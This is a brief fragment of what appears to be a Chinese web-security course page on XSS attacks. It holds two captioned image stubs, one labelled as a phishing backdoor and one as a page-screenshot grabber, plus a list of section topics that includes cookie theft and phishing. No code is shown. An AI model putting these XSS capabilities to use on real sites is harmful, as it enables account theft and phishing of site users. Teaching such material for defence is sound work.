
功能:钓鱼后门

功能:获取当前页面截图
本节知识点
Web攻防-XSS跨站-手工代码&框架工具&在线平台
Web攻防-XSS跨站-Cookie盗取&数据提交&网络钓鱼